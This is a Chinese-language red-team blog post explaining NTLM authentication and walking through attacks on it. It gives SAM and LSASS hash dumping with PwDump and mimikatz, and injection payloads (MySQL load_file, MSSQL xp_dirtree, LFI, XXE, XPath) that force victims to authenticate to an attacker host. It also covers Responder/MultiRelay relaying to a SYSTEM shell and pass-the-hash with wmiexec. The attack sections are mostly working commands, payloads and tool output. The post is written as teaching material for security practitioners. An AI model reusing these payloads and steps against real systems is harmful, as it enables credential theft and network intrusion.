

NTLM的基操

原创 队员编号059 酒仙桥六号部队


2020-08-12原文

这是 酒仙桥六号部队 的第 59 篇文章。

全文共计个字，预计阅读时长8分钟。

NTLM交互过程

NTLM (NT LAN Manager) 网络认证协议是采用了一种质询/应答 (Challenge/Response) 的交互模式，以 NTLM Hash作为根本凭证进行认证的会话安全协议，并由NTLM安全支持提供程序 (NTLMSSP) 支持。NTLM在多种协议中被支持，例如SMB, HTTP(S), LDAP, IMAP, SMTP, POP3和MSSQL。常见的攻击方式有 Pass The Hash (哈希传递) 以及 ntlm-relay attacks (NTLM中继攻击)。



1. 协商：用户输入windows账号密码登陆本机客户端，客户端缓存密码的hash到本地文件，丢弃明文密码。用户登陆后去请求访问其他服务器资源，则发起一个包含明文账号的请求去向服务端协商认证。

2. 质询：服务器对收到的请求进行响应，生成一个16位随机数以明文形式发送给客户端，这个随机数被称为Challenge。

3. 客户端收到服务器的Challenge，将Challenge基于该用户对应的Hash进行加密生成Response，再发送给服务器。在网络协议中这个Response的表现形式为Net NTLM Hash。

4. 服务器收到Response后，会将自己保存的明文Challenge和用户hash进行加密生成Challenge1，并与客户端发来的Response进行对比验证，如果一样则告诉客户端认证通过。

注：如果是域环境，hash通常保存在域控内，服务端无法验证用户发来的Response，就会通过Netlogon协议建立安全通道，将Response发送给域控，同样域控重新加密生成Response1之后进行对比验证，再将结果返回给服务端，这个过程叫做Pass Through Authentication认证流程。

NTLM hash

简介：

NTLM(V1/V2)的hash是存放在安全账户管理SAM数据库以及域控的NTDS.dit数据库中，获取该Hash值可以直接进行Pass the Hash攻击。

SAM路径：`%SystemRoot%\system32\config\sam`

NTDS.dit路径 : %SystemRoot%\NTDS\ntds.dit

格式:

username:SID:LM-Hash:NTLM-Hash。

Administrator:500:AA7D38A693CC8BEF6C7636549A8AA9E9:D57D3BA91FB8D
F137E05DFF7449114D8:::

注: NTLM 是 LM 的升级版, 两者加密算法不同。LM-Hash如果明文密码超过14位则不显示。

获取方式:

pwdump , mimikatz , Getpass , Wce , Quarks
PwDump, 微软官方工具(Procdump, SqlDumper)。

```
C:\tools\内网渗透\windows\getpass\pwdump7>PwDump7.exe
PwDump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:AA7D38A693CC8BEF6C7636549A8AA9E9:D57D3BA91FB8DF137E05DFF7449114D8:::
Guest:501:E2FE4DC91E1C2351795AE22E7BA992DA:6881524F88FC76A52B02A5B93714A7BC:::
[503:C2D18941BAC71B9D7E41F65931FA0210:12B92FAD63C87F05A1FF997A03FC6EC7:::
[504:56E0BCB6AAD6D51454FE572A2E217D9A:108EEF684C94DE45DF9566B36962AE75:::
```

Net-NTLM hash

简介:

NET-

NTLM(V1/V2)通常是指网络环境下NTLM认证中的hash, “Challenge/Response”中的Challenge和用户hash加密运算后即为Net-NTLM hash。ntlm-relay攻击即为充当中间人身份窃取Net-NTLM hash凭证去模拟用户向服务器发起请求。



格式：

```
username::hostname:LM
```

```
response:NTLM
```

```
response:challenge。
```

```
admin::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958d
ac6:5c7830315c78303100000000000000b45c67103d07d7b95acd12ffa11230e
0000000052920b85f78d013c31cdb3b92f5d765c783030
```

获取方式：

Mysql Out-Of-Band

此攻击手法仅适用于windows+mysql组合

利用 mysql 中 `load_file()` 、 `select...into outfile/dumpfile` 来获取数据，在数据交互的过程中，窃取 Net-NTLM hash，并发起 relay 攻击。

mysql5.5.53 之前 `secure_file_priv` 默认为空，则 `load_file()` 等参数可以正常使用。

mysql5.5.53 之后 secure_file_priv默认为NULL，不允许使用load_file()等参数。

secure_file_priv查看命令

```
select @@secure_file_priv;
```

```
select @@global.secure_file_priv;
```

```
show variables like "secure_file_priv";
```

```
mysql> select @@version;
+-----+
| @@version |
+-----+
| 5.1.60-community-log |
+-----+
1 row in set (0.00 sec)

mysql> show variables like "secure_file_priv";
+-----+-----+
| Variable_name | Value |
+-----+-----+
| secure_file_priv | |
+-----+-----+
1 row in set (0.00 sec)
```

```
mysql> select @@version;
+-----+
| @@version |
+-----+
| 5.7.26    |
+-----+
1 row in set (0.00 sec)

mysql> show variables like "secure_file_priv";
+-----+-----+
| Variable_name | Value |
+-----+-----+
| secure_file_priv | NULL |
+-----+-----+
1 row in set, 1 warning (0.00 sec)
```

修改配置

1. 启动 `mysqld` 进程，将参数设为空。

```
mysqld.exe --secure-file-priv=
```

2. 修改 `my.ini` 文件，添加参数。

```
secure-file-priv=
```

```
[mysqld]
secure-file-priv=
port=3306
basedir=C:/phpstudy_pro/Extensions/MySQL5.7.26/
datadir=C:/phpstudy_pro/Extensions/MySQL5.7.26/data/
character-set-server=utf8
...
```

3. 重启 `mysql` 后 `secure_file_priv` 的值已为空。

```
mysql> select @@version;
+-----+
| @@version |
+-----+
| 5.7.26    |
+-----+
1 row in set (0.00 sec)

mysql> show variables like "secure_file_priv";
+-----+-----+
| Variable_name | Value |
+-----+-----+
| secure_file_priv |      |
+-----+-----+
```

测试环境：

攻击机：

192.168.0.102 kali/Responder

目标机：

192.168.0.103

win7/phpstudy/mysql5.7.26(mysql需要修改配置)

测试步骤：

1. 下载Responder

下载地址：<https://github.com/lgandx/Responder>

此工具不支持windows，所以放在kali下进行(还有其他一些工具，例如msf的llmnr_response模块，MiTMf等)

2. 访问dvwa，构造好注入，使用load_file加载kali的ip，构造一个不存在的路径，这里使用1。即可看到kali已经获取到了hash。


```
http://192.168.0.103/dvwa/vulnerabilities/sqli/?id=1%27%20union%20select%201,load_file(%27\\\\\\192.168.0.102\\\\\\1%27)%23&Submit=Submit#
```

或以下路径:

```
select load_file('\\\\\\error\\abc');  
select load_file(0x5c5c5c5c5c6572726f725c5c616263);
```

```
select 'osanda' into outfile '\\\\error\\abc';  
select 'osanda' into dumpfile '\\\\error\\abc';
```

```
load data infile '\\\\error\\abc' into table  
database.table_name;
```



MSSQL


由于支持查看堆栈，我们可以调用存储过程。

```
';declare @q varchar(99);set @q='\\\\192.168.0.102\\test'; exec  
master.dbo.xp_dirtree @q
```

LFI

PHP中的include()函数也可以解析网络路径:

<http://192.168.0.103/dvwa/vulnerabilities/fi/?page=\\192.168.0.102\123>



XXE

使用 “php://filter/convert.base64-encode/resource=” 来解析网络路径。

```
<?xml version="1.0" encoding="ISO-8859-1"?>
```

```
<!DOCTYPE root [<!ENTITY xxe SYSTEM
"php://filter/convert.base64-
encode/resource=//192.168.0.102/abc" >
```

```
]>
```

```
<root>
```

```
<name></name>
```

```
<tel></tel>
```

```
<email>OUT&xxe;OUT</email>
```

```
<password></password>
```

```
</root>
```

XPath Injection

XPath注入中的doc()函数也可以用来解析网络路径。

```
http://192.168.0.103/?title=Foundation&type=*&rent_days=* and  
doc('//192.168.0.102/abc')
```

攻击方式

Multi-relay

测试环境：（域环境）

攻击机 172.20.10.4 kali

中继机 172.20.10.3 mysql服务器

目标机 172.20.10.6 Win10

测试步骤：

1. 使用Responder里的tools工具包，可以将NTLMv1/2身份验证中继到特定的目标，攻击成功后可获取shell。

```
root@kali:~/Responder-3.0.0.0/tools# ls  
BrowserListener.py  FindSQLSrv.py      odict.py           RunFinger.py  
DHCP_Auto.sh       Icmp-Redirect.py  odict.pyc         SMBFinger  
DHCP.py            MultiRelay         RunFingerPackets.py  
FindSMB2UPTIME.py MultiRelay.py     RunFingerPackets.pyc
```

2. 此方式默认攻击目标是特权用户，并且目标不能有SMB签名，所以使用以下命令验证是否有签名，可以看到SMB signing: False，并没开启签名。（测试win10需要开启smb支持）

```
python RunFinger.py -i 172.20.10.0/24
```


```
root@kali:~/Responder-3.0.0.0/tools# python RunFinger.py -i 172.20.10.0/24
Retrieving information for 172.20.10.3 ...
SMB signing: False
Null Sessions Allowed: False
Server Time: 2020-07-17 17:05:23
OS version: 'Could not fingerprint Os version.'
Lanman Client: 'Could not fingerprint LanManager Client version'
Machine Hostname: 'WIN10TEST'
This machine is part of the 'WORKGROUP' domain
RDP port open: 'True'

Retrieving information for 172.20.10.5 ...
SMB signing: False
Null Sessions Allowed: False
Server Time: 2020-07-17 17:05:24
OS version: 'Could not fingerprint Os version.'
Lanman Client: 'Could not fingerprint LanManager Client version'
Machine Hostname: 'CB74'
This machine is part of the 'WORKGROUP' domain
RDP port open: 'True'
```



启用或关闭 Windows 功能

若要启用一种功能，请选择其复选框。若要关闭一种功能，请清除其复选框。填充的框表示仅启用该功能的一部分。



3. 设置 Responder.conf 的 SMB 和 HTTP 为 Off 表示禁用，否则会与 Multirelay.py 脚本冲突。然后运行 Responder.py 进行监听。

```
./Responder.py -I eth0 -wvrf
```

```
root@kali:~/Responder-3.0.0.0# ls
certs          logs          poisoners     servers
DumpHash.py   odict.py     README.md     settings.py
files         odict.pyc    Report.py     settings.pyc
fingerprint.py  OSX_launcher.sh  Responder.conf  tools
fingerprint.pyc  packets.py   Responder.db  utils.py
LICENSE        packets.pyc  Responder.py  utils.pyc
```

[Responder Core]

; Servers to start

SQL = On

SMB = Off

RDP = On

Kerberos = On

FTP = On

POP = On

SMTP = On

IMAP = On

HTTP = Off

HTTPS = On

DNS = On

LDAP = On

```

root@kali:~/Responder-3.0.0.0# ./Responder.py -I eth0 -wvrf

```

```

NBT-NS, LLMNR & MDNS Responder 3.0.0.0
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
  LLMNR                [ON]
  NBT-NS               [ON]
  DNS/MDNS             [ON]

[+] Servers:
  HTTP server          [OFF]
  HTTPS server        [ON]
  WPAD proxy          [ON]
  Auth proxy          [OFF]
  SMB server           [OFF]
  Kerberos server     [ON]
  SQL server          [ON]
  FTP server          [ON]

```

4. 运行MultiRelay脚本，ip填你要攻击的目标。

Python MultiRelay.py -t 172.20.10.6 -u ALL

```

root@kali:~/Responder-3.0.0.0/tools# python MultiRelay.py -t 172.20.10.6 -u

```

```

Responder MultiRelay 2.0 NTLmV1/2 Relay

Send bugs/hugs/comments to: laurent.gaffie@gmail.com
Usernames to relay (-u) are case sensitive.
To kill this script hit CTRL-C.

/*
Use this script in combination with Responder.py for best results.
Make sure to set SMB and HTTP to OFF in Responder.conf.

This tool listen on TCP port 80, 3128 and 445.
For optimal pwnage, launch Responder only with these 2 options:
-rv
Avoid running a command that will likely prompt for information like net us
e, etc.
If you do so, use taskkill (as system) to kill the process.
*/

Relaying credentials for these users:
['ALL']

Retrieving information for 172.20.10.6 ...
SMB signing: False
Os version: 'Windows 10 Education 19041'
Hostname: '360PHOENIXTEAM'
Part of the 'GOD' domain

```

5. 设置完成之后，利用oob带外注入窃取hash，反弹shell，完成relay攻击。



OS Version: 'Windows 10 Education 19041'

Hostname: '██████████AM'

Part of the 'GOD' domain

```
[+] Setting up SMB relay with SMB challenge: a69c8a369fce6cb3
[+] Received NTLMv2 hash from: 172.20.10.3
[+] Client info: ['Windows 10 Pro 18363', domain: 'GOD', signing:'False']
[+] Username: Administrator is whitelisted, forwarding credentials.
[+] SMB Session Auth sent.
[+] Looks good, Administrator has admin rights on C$.
[+] Authenticated.
[+] Dropping into Responder's interactive shell, type "exit" to terminate
```

Available commands:

```
dump → Extract the SAM database and print hashes.
regdump KEY → Dump an HKLM registry key (eg: regdump SYSTEM)
read Path_To_File → Read a file (eg: read /windows/win.ini)
get Path_To_File → Download a file (eg: get users/administrator/desktop/
password.txt)
delete Path_To_File → Delete a file (eg: delete /windows/temp/executable.exe)
upload Path_To_File → Upload a local file (eg: upload /home/user/bk.exe), files
will be uploaded in \windows\temp\
runas Command → Run a command as the currently logged in user. (eg: runas
whoami)
scan /24 → Scan (Using SMB) this /24 or /16 to find hosts to pivot to
pivot IP address → Connect to another host (eg: pivot 10.0.0.12)
mimi command → Run a remote Mimikatz 64 bits command (eg: mimi coffee)
mimi32 command → Run a remote Mimikatz 32 bits command (eg: mimi coffee)
lcmd command → Run a local command and display the result in Multirelay
shell (eg: lcmd ifconfig)
help → Print this message.
exit → Exit this shell and return in relay mode.
If you want to quit type exit and then use CTRL-C
```

Any other command than that will be run as SYSTEM on the target.

Connected to 172.20.10.6 as LocalSystem.

```
C:\Windows\system32\#whoami
nt authority\system
```

```
C:\Windows\system32\#ipconfig
```

```
Windows IP Configuration:
```

```
IPv4 . . . . . : 172.20.10.6
IPv6 . . . . . : 255.255.255.0
DNS . . . . . :
```

Pass_the_hash

TPH攻击：攻击者获得有效的用户名和用户密码hash后，便可使用该hash通过LM或NTLM身份验证向远程服务器或服务进行身份验证，可以对任何接受LM或NTLM身份验证的服务器或服务执行此技术，无论该服务器或服务是Windows，Unix或任何其他操作系统。

1. 获取hash。

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 9417659 (00000000:008fb3bb)
Session           : Interactive from 0
User Name         : administrator
Domain           : GOD
Logon Server      : OWA
Logon Time        : 2020/7/20 18:37:44
SID               : S-1-5-21-2952760202-1353902439-2381784089-500

msv :
[00000003] Primary
* Username : Administrator
* Domain   : GOD
* NTLM     : 63f82e28064cfbea6cb23c0ada4fc916
* SHA1     : 806794584ecbbe89f28c6804250ced47c3160917
* DPAPI    : 429ff9cd9ad607f39d10943038624ac5
```

2. 利用wmiexec工具进行pth攻击，执行系统命令。

```
python wmiexec.py -hashes
00000000000000000000000000000000:63f82e28064cfbea6cb23c0ada4fc91
6 god.org/administrator@172.20.10.3 "whoami"
```

```
root@kali:~/impacket-0.9.21/examples# python wmiexec.py -hashes 0000000000
00000000000000000000000000000000:63f82e28064cfbea6cb23c0ada4fc916 god.org/administrato
r@172.20.10.3 "whoami"
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] SMBv3.0 dialect used
god\administrator
```

3. 利用mimikataz打开远程桌面，使用hash登陆。（可以改成"/run:cmd.exe"）


```
privilege::debug
```

```
sekurlsa::pth /user:administrator /domain:god.org  
/ntlm:63f82e28064cfbea6cb23c0ada4fc916 "/run:mstsc.exe  
/restrictedadmin"
```



总结

本文主要讲了NTLM的运作方式和利用带外注入，文件包含，XXE，x path注入等窃取hash，以及拿到hash之后利用hash进行relay和pth攻击，由于NTLM的认证特点，利用脚本可达到自动化渗透内网的功效。以上只是冰山一角，NTLM作为windows内置的基本安全协议之一，所涉及到的知识点太多，还有待去深究。



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

精选留言

用户设置不下载评论